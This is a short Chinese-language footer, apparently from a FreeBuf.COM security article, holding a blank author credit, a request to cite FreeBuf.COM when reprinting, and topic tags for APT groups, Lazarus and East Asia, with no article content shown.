本文作者：， 转载请注明来自[FreeBuf.COM](http://FreeBuf.COM)

# APT组织 # Lazarus # 东亚地区